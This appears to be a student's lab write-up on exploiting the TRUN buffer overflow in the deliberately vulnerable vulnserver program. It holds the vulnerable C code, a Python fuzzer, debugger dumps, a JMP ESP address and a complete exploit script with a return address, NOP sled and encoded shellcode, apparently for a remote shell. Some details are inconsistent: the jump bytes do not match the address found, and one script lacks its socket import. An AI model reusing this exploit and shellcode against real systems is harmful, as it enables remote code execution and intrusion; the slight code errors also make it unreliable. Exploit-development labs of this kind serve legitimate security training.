

Luke Demi

6. 

7. 

10.
```
} else if (strncmp(RecvBuf, "TRUN ", 5) == 0) {
        char *TrunBuf = malloc(3000);
        memset(TrunBuf, 0, 3000);
        for (i = 5; i < RecvBufLen; i++) {
                if ((char)RecvBuf[i] == '.') {
                        strncpy(TrunBuf, RecvBuf, 3000);
                        Function3(TrunBuf);
                        break;
                }
        }
        memset(TrunBuf, 0, 3000);
        SendResult = send( Client, "TRUN COMPLETE\n", 14, 0 );
```

```
void Function3(char *Input) {
        char Buffer2S[2000];
        strcpy(Buffer2S, Input);
}
```

11. The vulnerable function is called when the server receives a command from a remote client with the command prefix "TRUN" followed by a string containing a period.


12. The vulnerable function is susceptible to a buffer overflow because it blindly copies data into a fixed-size buffer without proper bounds checking, potentially allowing an attacker to overwrite memory locations and execute malicious code.


16.

```python
import socket
import sys

ip=sys.argv[1]
port=int(sys.argv[2])

#AF_INET -> IPv4
#SOCK_STREAM -> TCP Connection (SOCK_DGRAM -> UDP)
#Constructor
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#initiate the connection
sock.connect((ip, port))
sock.settimeout(5)

#Grab the banner out of socket and print it
#.decode() -> convert binary data into ascii (gets rid of the b'')
data = sock.recv(4096).decode()
print(data)

try:
        for i in range(1,2500):
                print("Trying length: " + str(i))
                sock.send( ("TRUN ." + "A"*i).encode() )
                data = sock.recv(4096).decode()
                print(data)
except:
        print("Server Crashed")

sock.close()
```


17.


```
Registers (FPU)
EAX 00000000
ECX 0000000F
EDX 00000000
EBX 00000104
ESP 013DF9B0
EBP 013DF9C0
ESI 00401848 vulnserv.00401848
EDI 41414141

EIP 7633AD35 msvcrt.7633AD35

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 2BD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I

013DF9B0  0000000F ※...
013DF9B4  41414141 AAAA
013DF9B8  41414141 AAAA
013DF9BC  00401848 H↑@. vulnserv.00401848
013DF9C0  013DFF00 . =0
013DF9C4  00401DA6 ♂#@. RETURN to vulnserv.00401DA6 from <JMP.&msvcrt.memset>
013DF9C8  41414141 AAAA
013DF9CC  00000000 ....
013DF9D0  00000BB8 ╕♂..
013DF9D4  00000000 ....
013DF9D8  00000000 ....
013DF9DC  00000000 ....
013DF9E0  00000000 ....
013DF9E4  00000000 ....
013DF9E8  00000000 ....
```


21. 

22. 

23.
```python
import sys

ip=sys.argv[1]
port=int(sys.argv[2])
length=int(sys.argv[3])

#AF_INET -> IPv4
#SOCK_STREAM -> TCP Connection (SOCK_DGRAM -> UDP)
#Constructor
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#initiate the connection
sock.connect((ip, port))
sock.settimeout(5)

#Grab the banner out of socket and print it
#.decode() -> convert binary data into ascii (gets rid of the b'')
data = sock.recv(4096).decode()
print(data)

try:
        print("Trying length: " + str(length))
        #A -> 41 in hex, BCDE -> 42434445
        badstr = "TRUN ." + "A"*length + "BBBB" + "C"*30
        sock.send(badstr.encode())
        data = sock.recv(4096).decode()
        print(data)
except:
        print("Server Crashed")

sock.close()
```


30. 
Executable modules
Base | Size | Entry | Name | File version | Path
00400000 | 00007000 | 00401130 | vulnserv | | C:\Users\student\Downloads\vulnserver.exe
62500000 | 00008000 | 625010C0 | essfunc | | C:\Users\student\Downloads\essfunc.dll
73F10000 | 00052000 | 73F1A000 | mswsock | 10.0.19041.1 (W | C:\Windows\system32\mswsock.dll
74E60000 | 000F0000 | 74E7F640 | KERNEL32 | 10.0.19041.1741 | C:\Windows\System32\KERNEL32.DLL
75030000 | 000BF000 | 75065AC0 | msvcrt | 7.0.19041.546 (I | C:\Windows\System32\msvcrt.dll
76550000 | 00219000 | 76667170 | KERNELBA | 10.0.19041.1741 | C:\Windows\System32\KERNELBASE.dll
76CE0000 | 00063000 | 76CE4B40 | WS2_32 | 10.0.19041.1081 | C:\Windows\System32\WS2_32.DLL
76DC0000 | 000BE000 | 76DFBF30 | RPCRT4 | 10.0.19041.1 (W | C:\Windows\System32\RPCRT4.dll
76F90000 | 001A4000 | | ntdll | 10.0.19041.1741 | C:\Windows\SYSTEM32\ntdll.dll


31. 
Module info :
Base | Top | Size | Rebase | SafeSEH | ASLR | CFG | NXCompat | OS Dll | Version, Modulename & Path, DLLCharacteristics
0x62500000 | 0x62508000 | 0x00008000 | False | False | False | False | False | False | -1.0- [essfunc.dll] (C:\Users\student\Downloads\essfunc.dll) 0x0
0x75c60000 | 0x75e79000 | 0x00219000 | True | True | True | True | False | True | 10.0.19041.1741 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll) 0x4140
0x00400000 | 0x00407000 | 0x00007000 | False | False | False | False | False | False | -1.0- [vulnserver.exe] (C:\Users\student\Downloads\vulnserver.exe) 0x0

32. 
Immunity Debugger - vulnserver.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Log data
!mona modules
Running

33. 
625011AF

34. 
CPU - main thread, module essfunc
625011AF FFE4 JMP ESP

44. 

45. 

46. I find the getsystem command to be the far most dangerous and concerning because using that command, you can attempt to elevate your own privilege on the remote computer. This could lead to being able to access files that you should not have access to, and depending on who the remote computer works for and what their career is, this could be detrimental. For example, if the victim works for a bank, and has a file full of confidential banking information, you could elevate your own privilege to gain access to this information.

47.

Open ▾ | exploit.py ~/exploit.dev | Save

manual.py | exploit.py

```python
import socket
import sys

ip=sys.argv[1]
port=int(sys.argv[2])
length=int(sys.argv[3])

#AF_INET -> IPv4
#SOCK_STREAM -> TCP Connection (SOCK_DGRAM -> UDP)
#Constructor
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#initiate the connection
sock.connect((ip, port))
sock.settimeout(5)

#Grab the banner out of socket and print it
#.decode() -> convert binary data into ascii (gets rid of the b'')
data = sock.recv(4096).decode()
print(data)

print("Trying length: " + str(length))
#A -> 41 in hex, BCDE -> 42434445
junk = ('TRUN .' + 'A'*length).encode()
```

```python
#b'' -> raw bytes
jmp = b'\xD3\x11\x50\x62'

buf = b""
buf += b"\xdb\xd2\xba\xd5\xe1\xda\x36\xd9\x74\x24\xf4\x5e\x2b"
buf += b"\xc9\xb1\x56\x31\x56\x18\x83\xee\xfc\x03\x56\xc1\x03"
buf += b"\x2f\xca\x01\x41\xd0\x33\xd1\x26\x58\xd6\xe0\x66\x3e"
buf += b"\x92\x52\x57\x34\xf6\x5e\x1c\x18\xe3\xd5\x50\xb5\x04"
buf += b"\x5e\xde\xe3\x2b\x5f\x73\xd7\x2a\xe3\x8e\x04\x8d\xda"
buf += b"\x40\x59\xcc\x1b\xbc\x90\x9c\xf4\xca\x07\x31\x71\x86"
buf += b"\x9b\xba\xc9\x06\x9c\x5f\x99\x29\x8d\xf1\x92\x73\x0d"
buf += b"\xf3\x77\x08\x04\xeb\x94\x35\xde\x80\x6e\xc1\xe1\x40"
buf += b"\xbf\x2a\x4d\xad\x70\xd9\x8f\xe9\xb6\x02\xfa\x03\xc5"
buf += b"\xbf\xfd\xd7\xb4\x1b\x8b\xc3\x1e\xef\x2b\x28\x9f\x3c"
buf += b"\xad\xbb\x93\x89\xb9\xe4\xb7\x0c\x6d\x9f\xc3\x85\x90"
buf += b"\x70\x42\xdd\xb6\x54\x0f\x85\xd7\xcd\xf5\x68\xe7\x0e"
buf += b"\x56\xd4\x4d\x44\x7a\x01\xfc\x07\x12\xe6\xcd\xb7\xe2"
buf += b"\x60\x45\xcb\xd0\x2f\xfd\x43\x58\xa7\xdb\x94\xe9\xaf"
buf += b"\xdb\x4b\x51\xbf\x25\x6c\xa1\xe9\xe1\x38\xf1\x81\xc0"
buf += b"\x40\x9a\x51\xec\x94\x36\x58\x7a\xd7\x6e\x97\x51\xbf"
buf += b"\x6c\x28\x86\xda\xf9\xce\x96\x74\xa9\x5e\x57\x25\x09"
buf += b"\x0f\x3f\x2f\x86\x70\x5f\x50\x4d\x19\xca\xbf\x3b\x71"
buf += b"\x63\x59\x66\x09\x12\xa6\xbd\x77\x14\x2c\x37\x87\xdb"
buf += b"\xc5\x32\x9b\x0c\xb2\xbc\x63\xcd\x57\xbc\x09\xc9\xf1"
```

```python
buf += b"\xeb\xa5\xd3\x24\xdb\x69\x2b\x03\x58\x6d\xd3\xd2\x68"
buf += b"\x05\xe2\x40\xd4\x71\x0b\x85\xd4\x81\x5d\xcf\xd4\xe9"
buf += b"\x39\xab\x87\x0c\x46\x66\xb4\x9c\xd3\x89\xec\x71\x73"
buf += b"\xe2\x12\xaf\xb3\xad\xed\x9a\xc7\xaa\x11\x58\xe0\x12"
buf += b"\x79\xa2\xb0\xa2\x79\xc8\x30\xf3\x11\x07\x1e\xfc\xd1"
buf += b"\xe8\xb5\x55\x79\x62\x58\x17\x18\x73\x71\xf9\x84\x74"
buf += b"\x76\x22\x37\x0e\xf7\xd5\xb8\xef\x11\xb2\xb9\xef\x1d"
buf += b"\xc4\x86\x39\x24\xb2\xc9\xf9\x13\xcd\x7c\x5f\x35\x44"
buf += b"\x7e\xf3\x45\x4d"

nopsled = b'\x90'*30

badstr = junk + jmp + nopsled + buf

sock.send(badstr)
data = sock.recv(4096).decode()
print(data)

sock.close()
```

Python ▾ | Tab Width: 8 ▾ | Ln 10, Col 13 | INS